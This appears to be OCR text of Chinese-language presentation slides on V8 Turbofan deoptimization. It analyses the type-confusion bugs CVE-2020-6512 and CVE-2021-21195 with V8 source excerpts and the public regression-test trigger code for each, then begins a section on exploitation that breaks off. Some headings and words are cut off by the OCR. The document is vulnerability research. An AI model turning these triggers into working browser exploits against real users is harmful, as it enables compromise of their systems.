
CodeGenerator

- 是AssembleCodePhase的一部分，主要是针对之前选择的instruction，生成汇编代码。
- 根据 FrameStateDescriptor 生成 **Translation** 对象，保存了序列化的 FrameStateDescriptor 数据。

CodeGenerator

在Translation中：

- StackFrame头信息：Bytecode偏移位置、返回值等。
- StateValue信息：各数据长度、类型及存储位置。



解优化相关知识

什么是解优化?

Turbofan优化是基于之前运行时收集到的数据，根据其类型推断优化，并加入类型检查。


当后续执行时数据类型不满足条件时，将会解除当前的优化状态：

- 弃用生成的优化代码
- 基于优化代码的堆栈结构，生成回退所需的StackFrame
- 跳转回检查失效位置的Bytecode偏移，继续执行。

解优化相关知识

解优化过程包括：

- 保存现场环境
- 生成Deoptimizer
- 计算Output Frame
- 代码跳转



2. 解优化模块历史漏洞分析

优化中类型转换问题

- CVE-2020-6512

CVE-2020-6512

Patch

- 解优化重新生成对象时，当发现TranslatedValue是smi时，为其申请一个HeapNumber对象。

- 后续使用时如果需要smi，会进行转换。

```
Handle<Object> TranslatedValue::GetValue() {
  Handle<Object> value(GetRawValue(), isolate());
  if (materialization_state() == kFinished) return value;

  if (value->IsSmi()) {
    // Even though stored as a Smi, this number might instead be needed as a
    // HeapNumber when materializing a JSObject with a field of HeapObject
    // representation. Since we don't have this information available here, we
    // just always allocate a HeapNumber and later extract the Smi again if we
    // don't need a HeapObject.
    set_initialized_storage(
        isolate()->factory()->NewHeapNumber(value->Number()));
    return value;
  }

  if (*value != ReadOnlyRoots(isolate()).arguments_marker()) {
    set_initialized_storage(Handle<HeapObject>::cast(value));
    return storage_;
  }

  // Otherwise we have to materialize.
```

CVE-2020-6512

- 使用循环变量对obj的属性赋值
- 使用obj触发解优化，将会重新生成obj对象


```
const dummy_obj = {};
dummy_obj.my_property = 'some HeapObject';
dummy_obj.my_property = 'some other HeapObject';
function gaga() {
  const obj = {};
  // Store a HeapNumber and then a Smi.
  // This must happen in a loop, even if it's only 2 iterations:
  for (let j = -5_000_000_000; j <= -1_000_000_000; j += 2_000_000_000) {
    obj.my_property = j;
  }
  // Trigger (soft) deopt.
  if (!%IsBeingInterpreted()) obj + obj;
}
%PrepareFunctionForOptimization(gaga);
gaga();
gaga();
%OptimizeFunctionOnNextCall(gaga);
gaga();
```

https://chromium.googlesource.com/v8/v8.git/+/d8bc3362a9db69263254407b4ebab2dbd756ad96/test/mjsunit/compiler/regress-1084820.js

CVE-2020-6512

EscapeAnylasis

在该阶段，会对每个对象field可能的值进行分析，利用Phi节点进行连接。




```
TRACE("Creating new phi\n");
buffer_.push_back(control);
Node* phi = graph_->graph()->NewNode(
    graph_->common()->Phi(MachineRepresentation::kTagged, arity),
    arity + 1, &buffer_.front());
// TODO(tebbi): Computing precise types here is tricky, because of
// the necessary revisitations. If we really need this, we should
// probably do it afterwards.
NodeProperties::SetType(phi, Type::Any());
reducer_->AddRoot(phi);
result.Set(var, phi);
```


CVE-2020-6512

SimplifiedLowering

在该阶段，会对全部的节点进行类型标记，并转换节点输入输出之间的类型。

- Undefined
- - 5000000000 ~ 1000000000

⇒ 151:Phi 属于kRepTagged




CVE-2020-6512

EffectLinearization

在该阶段，会拆分ChangeFloat64ToTagged节点。

- 判断是否可以用Word32表示
  - 将其转换为为smi
  - 申请HeapNumber保存



CVE-202

MaterializeHeapObjects

在重新生成对象过程中， my_property位置的赋值会使用smi类型，而map是预先构造的，造成重新生成对象的property与map中的representation不一致

解优化产生了一个属性类型错误的对象。

```
Handle<Object> TranslatedValue::GetValue() {
  // If we already have a value, then get it.
  if (materialization_state() == kFinished) return storage_;

  // Otherwise we have to materialize.
  switch (kind()) {
    case TranslatedValue::kTagged:
    case TranslatedValue::kInt32:
    case TranslatedValue::kInt64:
    case TranslatedValue::kUInt32:
    case TranslatedValue::kBoolBit:
    case TranslatedValue::kFloat:
    case TranslatedValue::kDouble: {
      MaterializeSimple();
      return storage_;
    }

    case TranslatedValue::kCapturedObject:
    case TranslatedValue::kDuplicatedObject: {
      // We need to materialize the object (or possibly even object graphs).
      // To make the object verifier happy, we materialize in two steps.

      // 1. Allocate storage for reachable objects. This makes sure that for
      //    each object we have allocated space on heap. The space will be
      //    a byte array that will be later initialized, or a fully
      //    initialized object if it is safe to allocate one that will
      //    pass the verifier.
      container_->EnsureObjectAllocatedAt(this);

      // 2. Initialize the objects. If we have allocated only byte arrays
      //    for some objects, we now overwrite the byte arrays with the
      //    correct object fields. Note that this phase does not allocate
      //    any new objects, so it does not trigger the object verifier.
      return container_->InitializeObjectAt(this);
    }

    case TranslatedValue::kInvalid:
      FATAL("unexpected case");
      return Handle<Object>::null();
  }
```

优化中类型转换问题

小结

- 该类问题主要出现在某些解优化发生时刻，类型转换导致与对象生成所需类型不一致。
- 该类问题的修复一般只能根据修复特定情况下的问题，容易遗漏。
- 漏洞本身出现在优化阶段，但需要解优化时甚至需要其他进一步才能触发效果。
- 漏洞以类型混淆为主，通常是smi与HeapObject之间的混淆。

解优化与其他机制间的兼容性

- CVE-2021-21195

CVE-2021-21195

当同一个变量被生成两次，会发生什么问题?

- 是否在解优化以外的位置同样可以发生对象的重新生成
- V8的堆管理机制对指向相同内存的不同对象的处理

CVE-2021-21195

exception stack trace mechanism

- 发生JSError时，用于追踪错误调用栈
- 该位置置会打包发生错误的Function及上下文
- 在优化函数中发生不会解优化

```javascript
> function a(){
      var x = {a:p4nda}
      return x;
  }
  function b(){
      a()
  }
  function c(){
      b()
  }
  c()
```

```
Uncaught ReferenceError: p4nda is not defined                VM15:2
    at a (<anonymous>:2:13)
    at b (<anonymous>:6:2)
    at c (<anonymous>:9:2)
    at <anonymous>:11:1
```

```cpp
void OptimizedFrame::Summarize(std::vector<FrameSummary>* frames) const {
// [...]
  bool is_constructor = IsConstructor();
  for (auto it = translated.begin(); it != translated.end(); it++) {
    if (it->kind() == TranslatedFrame::kUnoptimizedFunction ||
        it->kind() == TranslatedFrame::kJavaScriptBuiltinContinuation ||
        it->kind() ==
          TranslatedFrame::kJavaScriptBuiltinContinuationWithCatch) {
      Handle<SharedFunctionInfo> shared_info = it->shared_info();

      // The translation commands are ordered and the function is always
      // at the first position, and the receiver is next.
      TranslatedFrame::iterator translated_values = it->begin();

      // Get or materialize the correct function in the optimized frame.
      Handle<JSFunction> function =
          Handle<JSFunction>::cast(translated_values->GetValue());
      translated_values++;

      // Get or materialize the correct receiver in the optimized frame.
      Handle<Object> receiver = translated_values->GetValue();
      translated_values++;
```

CVE-2021-21195

当如下条件发生时，将可能生成两个指向包含同样数据的JS对象

- 在优化函数中发生错误，产生JSError对象
- 发生错误的函数上下文中包含需要重复产生的对象
- 该重复产生的对象同样会被解优化的**MaterializeHeapObjects**过程生成


CVE-2

```
function foo() {
  const arr = Array(1000);

  function bar() {
    try { ({a: p4nda, b: arr.length}); } catch(e) {}
  }

  for (var i = 0; i < 25; i++) bar();

  /p4nda/.test({});  // Deopt here.

  arr.shift();
}

%PrepareFunctionForOptimization(foo);
foo();
foo();
%OptimizeFunctionOnNextCall(foo);
foo();
```

包

对象

Mat




https://chromium.googlesource.com/v8/v8/+/3353a7d0b017146d543434be4036a81aaf7d25ae/test/mjsunit/compiler/regress-1182647.js

CVE-202

Array.prototype.shift

```
function foo() {
  const arr = Array(1000);

  function bar() {
    try { ({a: p4nda, b: arr.length}); } catch(e) {}
  }

  for (var i = 0; i < 25; i++) bar();

  /p4nda/.test({});  // Deopt here.

  arr.shift();
}

%PrepareFunctionForOptimization(foo);
foo();
foo();
%OptimizeFunctionOnNextCall(foo);
foo();
```



解优化与其他机制间的兼容性

小结

- 该类漏洞由各机制间的兼容性导致，并不通用
- 但漏洞可能由一些无意的功能优化引入
- 可能导致各类漏洞出现，利用并不统一

3. 解优化漏洞利用技术研究

解优化漏洞利用技术研究

在解优化模块中， **MaterializeHeapObjects**阶段受优化类型分析的结果影响，容易生成错误的V8对象，在解优化模块漏洞中占比很高。

这一类漏洞具有如下特点：

- 以类型混淆漏洞为主
- 缺少地址泄漏

CVE-2020-6512漏洞初始状态分析

```
0x1ac7082107ad: [JS_OBJECT_TYPE] in OldSpace
 - map: 0x1ac708244f69 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x1ac708201351 <Object map = 0x1ac7082401c1>
 - elements: 0x1ac7080406e9 <FixedArray[0]> [HOLEY_ELEMENTS]
